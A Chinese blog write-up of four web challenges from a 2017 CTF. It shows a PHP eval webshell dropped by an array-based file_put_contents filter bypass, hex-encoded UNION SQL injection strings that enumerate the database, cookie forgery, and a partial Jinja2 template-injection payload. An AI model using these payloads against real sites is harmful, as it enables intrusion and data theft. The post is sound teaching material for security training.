

# 2017第二届广东省强网杯线上赛题 web WriteUp

原创

烟敛寒林o  于 2019-05-07 20:55:44 发布  1693  收藏 4

分类专栏: # [FileUpload/FileInclude](#) # [SQL Inject](#) ★ CTF 文章标签: [JSfuck](#) [ROT13加密](#) [数组形式文件读写](#) [十六进制sql注入](#) [jinja2模板注入](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/dyw\\_666666/article/details/89874060](https://blog.csdn.net/dyw_666666/article/details/89874060)

版权



[FileUpload/FileInclude](#) 同时被 3 个专栏收录

9 篇文章 0 订阅

订阅专栏



[SQL Inject](#)

25 篇文章 0 订阅

订阅专栏

## CTF

★ CTF

55 篇文章 2 订阅

订阅专栏

[broken \(JSfuck\)](#)

[who are you? \(数组形式实现文件读写\)](#)

[phone number \(转十六进制的SQL注入\)](#)

[Musee de X \(jinja2模板注入\)](#)

---

### broken (JSfuck)

题目地址: <http://106.75.72.168:1111/>

看到这种字符, 一般复制到浏览器控制台运行即可。

末尾加"]"提示语法错误, 于是删除最后的"()", 在加上"]", 运行结果为"Array [ Array[1] ]"。

点击"Array[1]"即可看到flag。



## who are you? (数组形式实现文件读写)

题目地址: <http://106.75.72.168:2222/>

查询页面没有什么特别的, 于是查看一下Cookie: `role=Zjo1OiJ0aHJmZyl7`, Base64解密得到 `f:5:"thrfg"`;



thrfg也是ROT13加密过的, ROT13是凯撒加密的一种变体, 我们解密后得到guest.



尝试将admin进行凯撒加密, 然后Base64加密, 得到 `Zyl7Zjo1OiJucXp2YSI7`。

将cookie值修改为这个, 得到:

Hello admin, now you can upload something you are easy to forget.

页面源代码:

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title></title>
5 </head>
6 <body>
7 <!-- $filename = $_POST['filename']; $data = $_POST['data']; -->Hello admin, now you can upload something you are easy to forget.</body>
8 </html>
9
```

[https://blog.csdn.net/dyw\\_666666](https://blog.csdn.net/dyw_666666)

如果直接输入filename=1.php&data=<?=eval(\$\_POST['pass']);?>页面会报错"No No No!"。

**Tips:** 写入文件除了fopen fwrite fclose 还有一种 file\_put\_contents，这个允许数据是数组（可绕过一些文件内容特征检测）

因此我们可以用data[]=的方法，把data从字符串变成数组，可以绕过可能存在的正则匹配的过滤。



**Payload:**

```
http://106.75.72.168:2222/
[POST]filename=123.php&data[]=<?=eval($_POST['pass']);>
```

flag{e07cd440-8eed-11e7-997d-7efc09eb6c59}

得到flag。

## phone number（转十六进制的SQL注入）

题目地址：<http://106.75.72.168:3333>

这是一个登录注册的页面。。。



尝试注册一下用户，登录后，查看源码，http请求，路径。。。无果

最后在检查手机号使用人数的 check.php 页面源码找到一个注释：

```
style=" text-align:center;">There only 2224 people use the same phone as you</div <!-- 听说admin的电话藏着大秘密哦~-->
```

猜测大概是SQL注入。

从电话藏着秘密这句话猜测，注入点大概是phone。

只有注册页面有phone传参，从注册页面抓包，尝试注入。。。

在 登录后的页面 和 check的页面 可以看到返显。。。

phone处只能输入数字，所以可以将sql语句用小葵转化为16进制再注入。。

测试字段数：

```
1 order by 1
1 order by 2 报错
```

当 order by 2 时报错，说明只有1个字段。

**Hello, 4324253**

**Your phone is 1 order by 2.**

**and you'll know how many people use the same**

Check logout

[https://blog.csdn.net/dyw\\_666666](https://blog.csdn.net/dyw_666666)

db error!

### SQL语句:

```
-1 union select database()  
-1 union select group_concat(schema_name) from information_schema.schemata  
-1 union select group_concat(table_name) from information_schema.tables where table_schema='webdb'  
-1 union select group_concat(column_name) from information_schema.columns where table_name='user'  
-1 union select phone from user where username='admin'
```

### 转十六进制:

```
0x2D3120756E696F6E2073656C6563742064617461626173652829  
0x2D3120756E696F6E2073656C6563742067726F75705F636F6E63617428736368656D615F6E616D65292066726F6D20696E666F726  
0x2D3120756E696F6E2073656C6563742067726F75705F636F6E636174287461626C655F6E616D6529202066726F6D20696E666F726  
0x2D3120756E696F6E2073656C6563742067726F75705F636F6E63617428636F6C756D6E5F6E616D65292066726F6D20696E666F726  
0x2D3120756E696F6E2073656C6563742070686F6E652066726F6D207573657220776865726520757365726E616D653D2761646D696
```

### 最后爆出flag:

The screenshot shows a web browser interface with a 'Request' tab selected on the left and a 'Response' tab selected on the right. The request body contains a SQL injection payload: `username=434321&password=434321&phone=0x3120756e696f6e2073656c6563742070686f6e652066726f6d207573657220776865726520757365726e616d653d2761646d696`. The response shows HTML content with a red arrow pointing to the word 'Success!'.

Hello, 434321

Your phone is 1 union select phone from user where username = 'admin'.

Click on the link and you'll know how many people use the same phone as you.

Check logout

There only 2232 people use the same phone as you  
There only **flag(6dd303b0-8fce-2396-9ad8-d9f7a72f84b0)** people use the same phone as you  
There only 123456789 people use the same phone as you  
There only 1 people use the same phone as you  
There only 123 people use the same phone as you  
There only 13569982121 people use the same phone as you

[https://blog.csdn.net/dyw\\_666666](https://blog.csdn.net/dyw_666666)

总结:

- 1、注入点只能是数字格式时，我们可以把sql语句转换成16进制再注入
- 2、跟数据库有联系的地方都可能存在注入，比如注册页面

## Musee de X (jinja2模板注入)

题目地址: <http://106.75.72.168:8888/>

首先按照正常流程走一遍:注册、登陆、捐献,然后捐献的时候网址是随意填的,报错,分析报错信息得出这是个jinja2模板,并且用户名被带入Template(text).render()中进行渲染,因此基本能确定这是个jinja2模板注入。

然后攻击思路基本能确定了,注册用户,然后将用户名带入donate操作,触发jinja2模板注入。

注意要求注册的用户名和捐献时的用户名是一样的。

大致流程:

注册:

### register

Username

12341234{{'.\_class\_.mro\_\_[2].\_subclasses\_()[59].\_init\_.glob:


Password

.....


Go!

[https://blog.csdn.net/dyw\\_666666](https://blog.csdn.net/dyw_666666)

注册成功后的返显:



访问这个路径:



Head on over [here](#) to donate your treasures to Musee de X. If you have no thing to donate, get out! SVP. [logout](#).  
[https://blog.csdn.net/dyw\\_666666](https://blog.csdn.net/dyw_666666)

转到捐献页面 `donate.php`:

## donate

The address of your donation

Your name

No donation, get out! [logout](#).  
[https://blog.csdn.net/dyw\\_666666](https://blog.csdn.net/dyw_666666)

准备一个黑色图片，方便看到 **flag**，填入捐献地址：

```
http://pic4.bbzhi.com/jingxuanbizhi/heisediannaozhuomianbizhixiazai/heisediannaozhuomianbizhixiazai_362061_
```

再填上你的用户名，提交：


## donate

The address of your donation

Your name

No donation, get out! [logout](#).

## collection de musee



得到 **flag**。

关于 **SSTI** 模板注入的三篇文章：

讲了模板的语法和模板注入比较基础的东西，相对容易理解：

<https://blog.csdn.net/u011377996/article/details/86776181>

由一道CTF题展开讲解：

[https://blog.csdn.net/qq\\_40827990/article/details/82940894](https://blog.csdn.net/qq_40827990/article/details/82940894)

模板注入思路总结：

<https://www.freebuf.com/vuls/162752.html?replytocom=242609#respond>



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)